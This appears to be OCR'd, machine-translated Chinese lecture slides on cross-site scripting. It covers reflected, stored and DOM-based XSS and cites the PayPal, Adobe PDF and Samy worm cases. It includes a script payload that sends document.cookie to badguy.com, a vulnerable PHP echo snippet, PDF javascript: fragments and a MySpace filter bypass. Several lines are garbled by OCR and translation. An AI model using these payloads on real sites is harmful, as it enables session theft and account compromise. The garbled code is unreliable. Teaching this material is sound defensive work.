
跨站点脚本（XSS）

根据John Mitchell的幻灯片

基本方案：反映的XSS攻击




XSS示例：易受攻击的站点

- 受害人网站上的搜寻栏位：
  - **http://victim.com/search.php?term= 苹果**

- 服务器端实现 **search.php** ：

```
<HTML>          <TITLE>搜索结果</ TITLE>
<身体>
< ? php echo $ _GET [term] ? >的结果：
。。。
</ BODY>        </ HTML>
```



输入错误

- C nk 一世 ：（公关 ti米 要么 peRL ly 米 数控 Ø /ede ）s d earch.php吗？项=

H Ø Ť ñ Ť s p ID ： Ë / [R / 里 v

<script> window.open (

“ http://badguy.com?cookie =”

\+

document.cookie) </ script>

- <u>如果用户单击此链接怎么办？</u>

1.浏览器转到受害者.com / search.php

2. Victim.com返回

<HTML> <script>…</ script>的结果

3.浏览器执行脚本：

- 发送badguy.com Cookie给受害者.com

攻击服务器

用户链接错误

www.attacker.com

http://victim.com/search.php ?

项= t> ... </ script>

受害者客户

用户点击链接

受害者回应用户输入

受害者服务器

www.victim.com

<html>

结果

<脚本>

window.open (http://attacker.com ?

。 。 。 document.cookie ...)

</ script>

</ html>

什么是XSS？

- 攻击者可以将脚本代码注入Web应用程序生成的页面中时，存在XSS漏洞

- 注入恶意代码的方法：
  - 反映的XSS（“类型1”）
    - 攻击脚本会作为受害者站点页面的一部分反映给用户
  - 存储的XSS（“类型2”）
    - 攻击者将恶意代码存储在Web应用程序管理的资源中，例如数据库
  - 其他，例如基于DOM的攻击

XSS造成的损坏


窃取信息：注入的JavaScript代码可以窃取受害者的私人数据，包括会话cookie，显示在网页上的个人数据，由Web应用程序本地存储的数据。

欺骗请求：注入的JavaScript代码可以代表用户向服务器发送HTTP请求。

Web涂饰：注入的JavaScript代码可以对页面进行任意更改（通过其DOM）。示例：JavaScript代码可以将新闻文章页面更改为伪造的页面或更改页面上的某些图片。

系统妥协：通过代码注入利用漏洞

基本方案：反映的XSS攻击



PayPal 2006年示例漏洞

- 攻击者通过电子邮件联系用户，并欺骗他们访问合法的PayPal网站上托管的特定URL。
- 注入的代码将PayPal访问者重定向到一个页面，警告用户其帐户已被盗用。

- 然后将受害者重定向到网络钓鱼站点，并提示他们输入敏感的财务数据。

资源：
https://news.netcraft.com/archives/2006/06/16/paypal_security_flaw_allows_ide ntity_theft.html

Adobe PDF查看器的“功能”

（版本<= 7.9）

- PDF文档执行JavaScript代码

```
http：//path/to/pdf/file.pdf#whatever_name_you_w
    ant = javascript： code_here
```

该代码将在托管PDF文件的域的上下文中执行

这可用于本地文件系统上托管的PDF文件

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

攻击的工作方式如下：

- 攻击者找到了托管在website.com上的PDF文件
- 攻击者创建了指向PDF的URL，在片段部分中包含JavaScript恶意软件

```
http://website.com/path/to/file.pdf#s=javascript:alert(“xss”)；)
```

- 攻击者诱使受害者单击链接
- 如果受害人具有在Firefox和Internet Explorer中确认的Adobe Acrobat Reader Plugin 7.0.x或更低版本，则将执行JavaScript恶意软件

注意：警报只是一个例子。真正的攻击会使情况更糟。


如果那不打扰您...

- 本地文件系统上的PDF文件：


```
文件：/// C：/Program%20Files/Adobe/Acrobat%207.0/R
esource / ENUtxt.pdf # blah = javascript：alert（“ XSS”）；
```

JavaScript恶意软件现在可以在本地上下文中运行，并且能够读取本地文件...

反映的XSS攻击



存储的XSS


攻击服务器
4窃取有价值的数据
1个
注入恶意
脚本
存放坏东西
服务器受害者
2
要求内容
3
接收恶意脚本
下载它
用户受害者

MySpace.com（萨米蠕虫）

- 用户可以在页面上发布HTML
  - MySpace.com确保HTML不包含

    <script>，<body>，onclick，<a href=javascript://>

  - …但是可以在CSS标签中使用Javascript：

<div style =“ background：url（'javascript：alert（1）'）”>

并可以隐藏“**javascript**”如“**Java \ nscript**”

- 通过仔细的JavaScript黑客攻击：
  - Samy蠕虫感染了访问受感染MySpace页面的任何人……并把Samy加为朋友。
  - Samy在24小时内有数百万的朋友。

http://namb.la/popular/tech.html

使用图像存储的XSS

假设Web服务器上的pic.jpg包含HTML！

- 要求 http://site.com/pic.jpg 结果是：

```
HTTP / 1.1 200 OK
…
内容类型：图片/ jpeg

<html>愚弄了</ html>
```

- IE会将其呈现为HTML（尽管Content-Type）

- 考虑支持图片上传的图片共享网站
  - 如果攻击者上载脚本的“图像”怎么办？

基于DOM的XSS（不使用服务器）

- 示例页面

```
<HTML> <TITLE>欢迎！</ TITLE>
您好<SCRIPT>
var pos = document.URL.indexOf ( “ name =” ) + 5;
document.write ( document.URL.substring ( pos , docum
ent.URL.length ) ) ;
</ SCRIPT>
</ HTML>
```

